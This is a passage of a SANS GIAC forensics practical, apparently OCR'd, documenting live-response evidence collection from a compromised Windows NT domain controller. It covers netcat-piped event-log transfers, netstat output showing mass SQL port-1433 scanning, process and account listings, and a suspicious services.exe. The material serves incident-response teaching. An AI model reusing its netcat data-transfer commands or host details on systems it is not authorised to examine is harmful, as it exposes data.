    a. E:\forensics-collector.bat See Image 7.0


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Image 7.0



13. Run dumpel to extract Windows event logs. See Image 8.0
    a. dumpel -l system -t | nc 192.168.0.1 1010 (Forensics Workstation) > system-events.txt
    b. dumpel -l security -t | nc 192.168.0.1 1010 (Forensics Workstation) > security-events.txt
    c. dumpel -l application -t | nc 192.168.0.1 1010 (Forensics Workstation) > application-events.txt

Image 8.0



14. Run dumpreg manually (GUI-Tool) to dump all registry entries for analysis. Transfered to forensics workstation via netcat.
    a. HKEY_LOCAL_MACHINE
    b. HKEY_USERS
    c. HKEK_CURRENT_USER
    d. Files were saved to a secondary blank hdd (d:) that was mounted as a temp storage disk if required. Files were then transfered to the forensics workstation via netcat.
15. Booted Windows 2000 disk on victim system and ran streams to identify any alternate data streams files:
    a. None ADS files were located.

Commands used for gathering data and analysis, in order of execution.

Command	Media Access C:	Media Write C:	File Write
time /t	no	No	
date /t	no	No	
netstat –an	yes	No	
fport	yes	No	
nbtstat –c	yes	Yes	C:\WINNT\System32\Config\sysevent.evt
arp –a	yes	No	
route print	yes	No	
pslist	yes	No	
ps –ealW	yes	No	
net accounts	yes	No	

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

net file	yes	No	
net session	yes	No	
net share	yes	No	
net start	yes	No	
net use	yes	No	
net view	yes	No	
uname –a	yes	No	
uptime	yes	No	
hostname	yes	No	
whoami	yes	no	
psinfo	no	no	
env	yes	no	
psloggedon	yes	no	
ntlast	yes	no	
listdlls	yes	no	
at	yes	no	
sniffer	yes	yes	C:\Documents and Settings\user\Local Settings\TEMP\lanman.dll
mdmchk	yes	yes	C:\Documents and Settings\user\Local Settings\TEMP\registry.dll
share –s localhost –f	yes	yes	C:\Documents and Settings\user\Local Settings\TEMP\lanman.dll
			C:\Documents and Settings\user\Local Settings\TEMP\Perms.dll
			C:\Documents and Settings\user\Local Settings\TEMP\AdminMisc.dll
ntfsinfo c:	yes	yes	C:\Documents and Settings\user\Local Settings\TEMP\~DF383F.tmp
			C:\$MFT
			C:\$logfile
rasautou –s	yes	no	

Live system analysis will always include a certain level of compromise when it comes to system changes. While care was taken in command selection and execution, some commands need to write to the source media. Noting which commands made changes to the victim file system and what changes were made will ensure these changes are not included in the analysis. In this forensic analysis, the source media has been duplicated offline, thus modifications to this media do not compromise the originality of the victim system.

Results from ACME Corp System:

COMMAND RUN:date /t
Sun 10/27/2002
COMMAND RUN:time /t
 9:28p
COMMAND RUN:netstat -an

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Active Connections

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1527	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1529	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1630	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3067	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3068	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3069	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3070	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3071	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3072	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3073	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3074	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3075	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3076	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3077	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3078	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3079	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3080	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3081	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3082	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3083	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3084	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3085	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3086	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3087	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3088	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3089	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3090	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3091	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3092	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3093	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3094	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3095	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3096	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3097	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3098	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3099	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3100	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3101	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3102	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3103	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3104	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3105	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3106	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3107	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3108	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3109	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3110	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3111	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3112	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3113	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3114	0.0.0.0:0	LISTENING

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

TCP	0.0.0.0:3115	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3116	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3117	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3118	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3119	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3120	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3121	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3122	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3123	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3124	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3125	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3126	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3127	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3128	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3129	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3130	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3131	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3132	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3133	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3134	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3136	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3137	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3138	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3139	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3140	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3141	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3142	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3143	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3144	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3145	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3146	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3147	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3148	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3149	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3150	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3151	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3152	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3153	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3154	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3155	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3156	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3157	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3158	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3159	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3160	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3161	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3162	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3163	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3164	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3165	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3166	0.0.0.0:0	LISTENING
TCP	10.0.0.1:137	0.0.0.0:0	LISTENING
TCP	10.0.0.1:138	0.0.0.0:0	LISTENING
TCP	10.0.0.1:139	0.0.0.0:0	LISTENING
TCP	127.0.0.1:1525	0.0.0.0:0	LISTENING

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
TCP    127.0.0.1:1525         127.0.0.1:1630         ESTABLISHED
TCP    127.0.0.1:1526         0.0.0.0:0              LISTENING
TCP    127.0.0.1:1528         0.0.0.0:0              LISTENING
TCP    127.0.0.1:1630         127.0.0.1:1525         ESTABLISHED
TCP    192.168.50.50:137      0.0.0.0:0              LISTENING
TCP    192.168.50.50:138      0.0.0.0:0              LISTENING
TCP    192.168.50.50:139      0.0.0.0:0              LISTENING
TCP    192.168.50.50:139      192.168.50.50:1766     ESTABLISHED
TCP    192.168.50.50:1564     192.168.50.50:139      TIME_WAIT
TCP    192.168.50.50:1766     0.0.0.0:0              LISTENING
TCP    192.168.50.50:1766     192.168.50.50:139      ESTABLISHED
TCP    192.168.50.50:3067     10.0.0.31:1433         SYN_SENT
TCP    192.168.50.50:3068     10.0.0.32:1433         SYN_SENT
TCP    192.168.50.50:3069     10.0.0.33:1433         SYN_SENT
TCP    192.168.50.50:3070     10.0.0.34:1433         SYN_SENT
TCP    192.168.50.50:3071     10.0.0.35:1433         SYN_SENT
TCP    192.168.50.50:3072     10.0.0.36:1433         SYN_SENT
TCP    192.168.50.50:3073     10.0.0.37:1433         SYN_SENT
TCP    192.168.50.50:3074     10.0.0.38:1433         SYN_SENT
TCP    192.168.50.50:3075     10.0.0.39:1433         SYN_SENT
TCP    192.168.50.50:3076     10.0.0.40:1433         SYN_SENT
TCP    192.168.50.50:3077     10.0.0.41:1433         SYN_SENT
TCP    192.168.50.50:3078     10.0.0.42:1433         SYN_SENT
TCP    192.168.50.50:3079     10.0.0.43:1433         SYN_SENT
TCP    192.168.50.50:3080     10.0.0.44:1433         SYN_SENT
TCP    192.168.50.50:3081     10.0.0.45:1433         SYN_SENT
TCP    192.168.50.50:3082     10.0.0.46:1433         SYN_SENT
TCP    192.168.50.50:3083     10.0.0.47:1433         SYN_SENT
TCP    192.168.50.50:3084     10.0.0.48:1433         SYN_SENT
TCP    192.168.50.50:3085     10.0.0.49:1433         SYN_SENT
TCP    192.168.50.50:3086     10.0.0.50:1433         SYN_SENT
TCP    192.168.50.50:3087     10.0.0.51:1433         SYN_SENT
TCP    192.168.50.50:3088     10.0.0.52:1433         SYN_SENT
TCP    192.168.50.50:3089     10.0.0.53:1433         SYN_SENT
TCP    192.168.50.50:3090     10.0.0.54:1433         SYN_SENT
TCP    192.168.50.50:3091     10.0.0.55:1433         SYN_SENT
TCP    192.168.50.50:3092     10.0.0.56:1433         SYN_SENT
TCP    192.168.50.50:3093     10.0.0.57:1433         SYN_SENT
TCP    192.168.50.50:3094     10.0.0.58:1433         SYN_SENT
TCP    192.168.50.50:3095     10.0.0.59:1433         SYN_SENT
TCP    192.168.50.50:3096     10.0.0.60:1433         SYN_SENT
TCP    192.168.50.50:3097     10.0.0.61:1433         SYN_SENT
TCP    192.168.50.50:3098     10.0.0.62:1433         SYN_SENT
TCP    192.168.50.50:3099     10.0.0.63:1433         SYN_SENT
TCP    192.168.50.50:3100     10.0.0.64:1433         SYN_SENT
TCP    192.168.50.50:3101     10.0.0.65:1433         SYN_SENT
TCP    192.168.50.50:3102     10.0.0.66:1433         SYN_SENT
TCP    192.168.50.50:3103     10.0.0.67:1433         SYN_SENT
TCP    192.168.50.50:3104     10.0.0.68:1433         SYN_SENT
TCP    192.168.50.50:3105     10.0.0.69:1433         SYN_SENT
TCP    192.168.50.50:3106     10.0.0.70:1433         SYN_SENT
TCP    192.168.50.50:3107     10.0.0.71:1433         SYN_SENT
TCP    192.168.50.50:3108     10.0.0.72:1433         SYN_SENT
TCP    192.168.50.50:3109     10.0.0.73:1433         SYN_SENT
TCP    192.168.50.50:3110     10.0.0.74:1433         SYN_SENT
TCP    192.168.50.50:3111     10.0.0.75:1433         SYN_SENT
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

TCP	192.168.50.50:3112	10.0.0.76:1433	SYN_SENT
TCP	192.168.50.50:3113	10.0.0.77:1433	SYN_SENT
TCP	192.168.50.50:3114	10.0.0.78:1433	SYN_SENT
TCP	192.168.50.50:3115	10.0.0.79:1433	SYN_SENT
TCP	192.168.50.50:3116	10.0.0.80:1433	SYN_SENT
TCP	192.168.50.50:3117	10.0.0.81:1433	SYN_SENT
TCP	192.168.50.50:3118	10.0.0.82:1433	SYN_SENT
TCP	192.168.50.50:3119	10.0.0.83:1433	SYN_SENT
TCP	192.168.50.50:3120	10.0.0.84:1433	SYN_SENT
TCP	192.168.50.50:3121	10.0.0.85:1433	SYN_SENT
TCP	192.168.50.50:3122	10.0.0.86:1433	SYN_SENT
TCP	192.168.50.50:3123	10.0.0.87:1433	SYN_SENT
TCP	192.168.50.50:3124	10.0.0.88:1433	SYN_SENT
TCP	192.168.50.50:3125	10.0.0.89:1433	SYN_SENT
TCP	192.168.50.50:3126	10.0.0.90:1433	SYN_SENT
TCP	192.168.50.50:3127	10.0.0.91:1433	SYN_SENT
TCP	192.168.50.50:3128	10.0.0.92:1433	SYN_SENT
TCP	192.168.50.50:3129	10.0.0.93:1433	SYN_SENT
TCP	192.168.50.50:3130	10.0.0.94:1433	SYN_SENT
TCP	192.168.50.50:3131	10.0.0.95:1433	SYN_SENT
TCP	192.168.50.50:3132	10.0.0.96:1433	SYN_SENT
TCP	192.168.50.50:3133	10.0.0.97:1433	SYN_SENT
TCP	192.168.50.50:3134	10.0.0.98:1433	SYN_SENT
TCP	192.168.50.50:3135	10.0.0.99:1433	SYN_SENT
TCP	192.168.50.50:3136	10.0.0.100:1433	SYN_SENT
TCP	192.168.50.50:3137	10.0.0.101:1433	SYN_SENT
TCP	192.168.50.50:3138	10.0.0.102:1433	SYN_SENT
TCP	192.168.50.50:3139	10.0.0.103:1433	SYN_SENT
TCP	192.168.50.50:3140	10.0.0.104:1433	SYN_SENT
TCP	192.168.50.50:3141	10.0.0.105:1433	SYN_SENT
TCP	192.168.50.50:3142	10.0.0.106:1433	SYN_SENT
TCP	192.168.50.50:3143	10.0.0.107:1433	SYN_SENT
TCP	192.168.50.50:3144	10.0.0.108:1433	SYN_SENT
TCP	192.168.50.50:3145	10.0.0.109:1433	SYN_SENT
TCP	192.168.50.50:3146	10.0.0.110:1433	SYN_SENT
TCP	192.168.50.50:3147	10.0.0.111:1433	SYN_SENT
TCP	192.168.50.50:3148	10.0.0.112:1433	SYN_SENT
TCP	192.168.50.50:3149	10.0.0.113:1433	SYN_SENT
TCP	192.168.50.50:3150	10.0.0.114:1433	SYN_SENT
TCP	192.168.50.50:3151	10.0.0.115:1433	SYN_SENT
TCP	192.168.50.50:3152	10.0.0.116:1433	SYN_SENT
TCP	192.168.50.50:3153	10.0.0.117:1433	SYN_SENT
TCP	192.168.50.50:3154	10.0.0.118:1433	SYN_SENT
TCP	192.168.50.50:3155	10.0.0.119:1433	SYN_SENT
TCP	192.168.50.50:3156	10.0.0.120:1433	SYN_SENT
TCP	192.168.50.50:3157	10.0.0.121:1433	SYN_SENT
TCP	192.168.50.50:3158	10.0.0.122:1433	SYN_SENT
TCP	192.168.50.50:3159	10.0.0.123:1433	SYN_SENT
TCP	192.168.50.50:3160	10.0.0.124:1433	SYN_SENT
TCP	192.168.50.50:3161	10.0.0.125:1433	SYN_SENT
TCP	192.168.50.50:3162	10.0.0.126:1433	SYN_SENT
TCP	192.168.50.50:3163	10.0.0.127:1433	SYN_SENT
TCP	192.168.50.50:3164	10.0.0.128:1433	SYN_SENT
TCP	192.168.50.50:3165	10.0.0.129:1433	SYN_SENT
TCP	192.168.50.50:3166	10.0.0.130:1433	SYN_SENT
UDP	0.0.0.0:135	*:*	

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
  UDP    10.0.0.1:137          *:*
  UDP    10.0.0.1:138          *:*
  UDP    192.168.50.50:137     *:*
  UDP    192.168.50.50:138     *:*

COMMAND RUN:fport
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

COMMAND RUN:nbtstat -c
COMMAND RUN:arp -a
No ARP Entries Found
COMMAND RUN:route print
===========================================================================
==
Interface List
0x1 ........................... MS TCP Loopback interface
0x2 ...00 02 b3 1e 56 42 ...... Intel(R) PRO PCI Adapter
0x3 ...00 02 b3 1e 56 e1 ...... Intel(R) PRO PCI Adapter
===========================================================================
==
===========================================================================
==
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0   192.168.50.145  192.168.50.50       1
         10.0.0.0    255.255.255.0         10.0.0.1       10.0.0.1       1
         10.0.0.1  255.255.255.255        127.0.0.1      127.0.0.1       1
  10.255.255.255  255.255.255.255         10.0.0.1       10.0.0.1       1
        127.0.0.0        255.0.0.0        127.0.0.1      127.0.0.1       1
  192.168.50.144  255.255.255.240   192.168.50.50  192.168.50.50       1
  192.168.50.50  255.255.255.255        127.0.0.1      127.0.0.1       1
  192.168.50.255  255.255.255.255   192.168.50.50  192.168.50.50       1
        224.0.0.0        224.0.0.0        10.0.0.1       10.0.0.1     1
        224.0.0.0        224.0.0.0   192.168.50.50  192.168.50.50       1
  255.255.255.255  255.255.255.255         10.0.0.1       10.0.0.1     1
===========================================================================
==
COMMAND RUN:pslist

PsList v1.12 - Process Information Lister
Copyright (C) 1999-2000 Mark Russinovich
Systems Internals - http://www.sysinternals.com

Process information for ACME-CORP:

Name         Pid Pri Thd  Hnd    Mem     User Time   Kernel Time   Elapsed Time
Idle           0   0   1    0     16   0:00:00.000   0:10:29.531    0:11:05.875
System         2   8  35  639    216   0:00:00.000   0:00:24.484    0:11:05.875
SMSS          28  11   6   30    396   0:00:00.062   0:00:00.046    0:11:05.875
CSRSS         40  13   9  346   1752   0:00:00.031   0:00:00.500    0:10:58.671
WINLOGON      46  13   2   39    312   0:00:00.125   0:00:00.500    0:10:56.687
SERVICES      48   9  19  241   4088   0:00:00.156   0:00:00.562    0:10:55.796
LSASS         51   9  12  109   2932   0:00:00.062   0:00:00.078    0:10:54.750
SPOOLSS       77   8   6   55   1936   0:00:00.015   0:00:00.000    0:10:43.140
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
NETDDE       82   8   4   26   1156   0:00:00.015   0:00:00.015    0:10:43.000
NETDDE       91   8   5   29   1300   0:00:00.015   0:00:00.015    0:10:42.593
wscript     103   8   3   37   3360   0:00:00.046   0:00:00.031    0:10:40.968
RPCSS       194   8   6   82   1096   0:00:00.046   0:00:00.015    0:09:46.062
msdtc       202   8  16   94   3448   0:00:00.031   0:00:00.031    0:09:45.968
sqlservr    258   8  18  249  32764   0:00:01.859   0:00:00.109    0:09:44.578
PSTORES     264   8   4   37    408   0:00:00.062   0:00:00.031    0:09:43.859
LOCATOR     267   8   5   37   1416   0:00:00.015   0:00:00.000    0:09:43.828
sqlagent     87   8   8   77   1836   0:00:00.078   0:00:00.062    0:09:40.218
services    136   8 103  679   2988   0:00:09.781   0:00:00.234    0:02:39.093
NDDEAGNT    315   8   1   16   1052   0:00:00.015   0:00:00.000    0:02:32.281
EXPLORER    221   8   5   52   3272   0:00:00.140   0:00:01.125    0:02:30.765
PROMon      131   8   1   21   1164   0:00:00.015   0:00:00.000    0:02:29.109
LOADWC      225   8   1   17   1064   0:00:00.015   0:00:00.000    0:02:29.109
sqlmangr    216   8   2   34   1864   0:00:00.046   0:00:00.078    0:02:29.093
CMD         209   8   1   22   1260   0:00:00.031   0:00:00.046    0:01:34.656
PSLIST      314   8   1   44   1848   0:00:00.062   0:00:00.078    0:00:00.484
COMMAND RUN:ps -ealW
    PID   PPID   PGID    WINPID  TTY  UID   STIME COMMAND
      2      0      0         2    ?    0 12:24:48 *** unknown ***
     28      0      0        28    ?    0 21:17:25 \SystemRoot\System32\smss.exe
     46      0      0        46    ?    0 21:17:35 \??\C:\WINNT\system32\winlogon.exe
     48      0      0        48    ?    0 21:17:35 C:\WINNT\system32\services.exe
     51      0      0        51    ?    0 21:17:37 C:\WINNT\system32\lsass.exe
     77      0      0        77    ?    0 21:17:48 C:\WINNT\system32\spoolss.exe
     82      0      0        82    ?    0 21:17:48 C:\WINNT\system32\netdde.exe
     91      0      0        91    ?    0 21:17:49 C:\WINNT\system32\NETDDE.EXE
    103      0      0       103    ?    0 21:17:50 C:\WINNT\System32\WScript.exe
    194      0      0       194    ?    0 21:18:45 C:\WINNT\system32\RpcSs.exe
    202      0      0       202    ?    0 21:18:45 C:\WINNT\System32\msdtc.exe
    264      0      0       264    ?    0 21:18:47 c:\winnt\system32\pstores.exe
    267      0      0       267    ?    0 21:18:47 C:\WINNT\System32\LOCATOR.EXE
    136      0      0       136    ?    0 21:25:52 C:\WINNT\system32\drivers\services.exe
    315      0      0       315    ?    0 21:25:59 C:\WINNT\System32\nddeagnt.exe
    221      0      0       221    ?    0 21:26:01 C:\WINNT\Explorer.exe
    131      0      0       131    ?    0 21:26:02 C:\WINNT\System32\PROMon.exe
    225      0      0       225    ?    0 21:26:02 C:\WINNT\System32\loadwc.exe
    216      0      0       216    ?    0 21:26:02 C:\MSSQL7\Binn\sqlmangr.exe
    209      0      0       209    ?    0 21:26:57 E:\CMD.EXE
    175      1    175       175  con  500 21:28:35 /cygdrive/e/ps
COMMAND RUN:net accounts
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          0
Maximum password age (days):                          42
Minimum password length:                              0
Length of password history maintained:                None
Lockout threshold:                                    Never
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 30
Computer role:                                        PRIMARY
The command completed successfully.
COMMAND RUN:net file
There are no entries in the list.
COMMAND RUN:net session

Computer             User name            Client Type      Opens Idle time
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
-------------------------------------------------------------------------------
\\ACME-CORP            qadmin              Windows NT 1381  0     00:02:38
The command completed successfully.
COMMAND RUN:net share

Share name   Resource                      Remark
-------------------------------------------------------------------------------
ADMIN$           C:\WINNT                              Remote Admin
IPC$                                           Remote IPC
C$               C:\                           Default share
D$               D:\                           Default share
DATA             D:\DATA
NETLOGON     C:\WINNT\system32\Repl\Import\S Logon server share
The command completed successfully.
COMMAND RUN:net start
These Windows NT services are started:
   Alerter
   Computer Browser
   EventLog
   Messenger
   MSDTC
   MSSQLServer
   Net Logon
   Network DDE DSDM
   NT LM Security Support Provider
   Plug and Play
   Protected Storage
   Remote Procedure Call (RPC) Locator
   Remote Procedure Call (RPC) Service
   Server
   Spooler
   SQLServerAgent
   TCP/IP NetBIOS Helper
   Workstation

The command completed successfully.
COMMAND RUN:net use
New connections will be remembered.

Status       Local     Remote                  Network
-------------------------------------------------------------------------------
Disconnected F:        \\ACME-CORP\DATA          Microsoft Windows Network
The command completed successfully.
COMMAND RUN:net view
Server Name            Remark
-------------------------------------------------------------------------------
\\ACME-CORP
The command completed successfully.
COMMAND RUN:uptime
\\ACME-CORP has been up for: 0 day(s), 0 hour(s), 11 minute(s), 39 second(s)
COMMAND RUN:uname -a
CYGWIN_NT-4.0 ACME-CORP 1.3.3(0.46/3/2) 2001-09-12 23:54 i686 unknown
COMMAND RUN:hostname
ACME-CORP
COMMAND RUN:whoami
QAdmin
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
COMMAND RUN:psinfo

PsInfo v1.11 - local and remote system information viewer
Copyright (C) 2001 Mark Russinovich
Sysinternals - www.sysinternals.com

Querying information for ...

System information for \\ACME-CORP:
Kernel version:           Microsoft Windows NT, Multiprocessor Free
Product type:             Server (Domain Controller)
Product version:          4.0
Service pack:             6
Kernel build number:      1381
Registered organization:  ACME Corp
Registered owner:         ACME Corp
Install date:             1/10/01, 9:12:57 AM
System root:              C:\WINNT
Processors:               1
Processor speed:          730 MHz
Processor type:           x86 Family 6 Model 8 Stepping 6, GenuineIntel
Physical memory:          512 MB
HotFixes:
  Q147222: No Description
  Q246009: Windows NT 4.0 Hotfix:  Service Pack 6 Re-release
COMMAND RUN:env
!E:=E:\
!EXITCODE=00000006
ASANY=C:\Program Files\Sybase\Adaptive Server Anywhere 6.0
COMPUTERNAME=ACME-CORP
COMSPEC=C:\WINNT\system32\cmd.exe
HOMEDRIVE=C:
HOMEPATH=\
LOGONSERVER=\\ACME-CORP
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
OS2LIBPATH=C:\WINNT\system32\os2\dll;
PATH=/cygdrive/c/WINNT/system32:/cygdrive/c/WINNT:/cygdrive/c/MSSQL7/BINN:/cygdrive/c/Pr
ogram Files/Sybase/Adaptive Server Anywhere 6.0/win32
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 8 Stepping 6, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=0806
PROMPT=$P$G
SYSTEMDRIVE=C:
SYSTEMROOT=C:\WINNT
TEMP=/cygdrive/c/TEMP
TMP=/cygdrive/c/TEMP
USERDOMAIN=ACME Corp
USERNAME=QAdmin
USERPROFILE=C:\WINNT\Profiles\QAdmin
WINDIR=C:\WINNT
TERM=cygwin
COMMAND RUN:psloggedon
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
PsLoggedOn v1.21 - Logon Session Displayer
Copyright (C) 1999-2000 Mark Russinovich
SysInternals - www.sysinternals.com

Users logged on locally:
    10/27/02 9:25:58 PM    ACME Corp\QAdmin
    <Unknown> ACME Corp\qadministrator

Users logged on via resource shares:
    10/27/02 9:25:58 PM    ACME Corp\qadmin
COMMAND RUN:ntlast -r -f
SQLAgentCmdExec ACME-CORP          ACME-CORP       Sun Oct 27 09:19:01pm 2002
SQLAgentCmdExec ACME-CORP          ACME-CORP       Sun Oct 27 09:18:58pm 2002
SQLAgentCmdExec ACME-CORP          ACME-CORP       Tue Jun 04 03:38:58pm 2002
SQLAgentCmdExec ACME-CORP          ACME-CORP       Tue Jun 04 03:38:55pm 2002
AA            \\AA              DD            Sat Mar 30 04:37:29pm 2002
AA            \\AA              DD            Sat Mar 30 04:37:26pm 2002
PRINT SERVER    \\PRINTSERVER       INFOMATIC       Sat Mar 30 08:24:57am 2002
PRINT SERVER    \\PRINTSERVER       INFOMATIC       Sat Mar 30 08:24:54am 2002
ADMINISTRATOR   \\PTRHS             PCS             Thu Mar 14 12:53:05pm 2002
COMMAND RUN:listdlls

ListDLLs V2.23 - DLL lister for Win9x/NT
Copyright (C) 1997-2000 Mark Russinovich
http://www.sysinternals.com

------------------------------------------------------------------------------
System pid: 2
Command line: <no command line>
------------------------------------------------------------------------------
SMSS.EXE pid: 28
Command line: \SystemRoot\System32\smss.exe

  Base       Size      Version              Path
  0x023a0000  0xc000                \SystemRoot\System32\smss.exe
  0x77f60000  0x5e000   4.00.1381.0298  C:\WINNT\System32\ntdll.dll
------------------------------------------------------------------------------
CSRSS.EXE pid: 40
Command line: C:\WINNT\system32\csrss.exe ObjectDirectory=\Windows
SharedSection=1024,3072 Windows=On SubSystemType=Windows ServerDll=basesrv,1
ServerDll=winsrv:UserServerDllInitialization,3 ServerDll=winsrv:ConServerDllInitialization,2
ProfileControl=Off MaxRequestThreads=16

  Base       Size      Version              Path
  0x4a680000  0x5000                \??\C:\WINNT\system32\csrss.exe
  0x77f60000  0x5e000   4.00.1381.0298  C:\WINNT\System32\ntdll.dll
  0x5ff90000  0xb000    4.00.1381.0279  C:\WINNT\system32\CSRSRV.dll
  0x5ffa0000  0xc000    4.00.1381.0273  C:\WINNT\system32\basesrv.dll
  0x5ffb0000  0x30000   4.00.1381.0298  C:\WINNT\system32\winsrv.dll
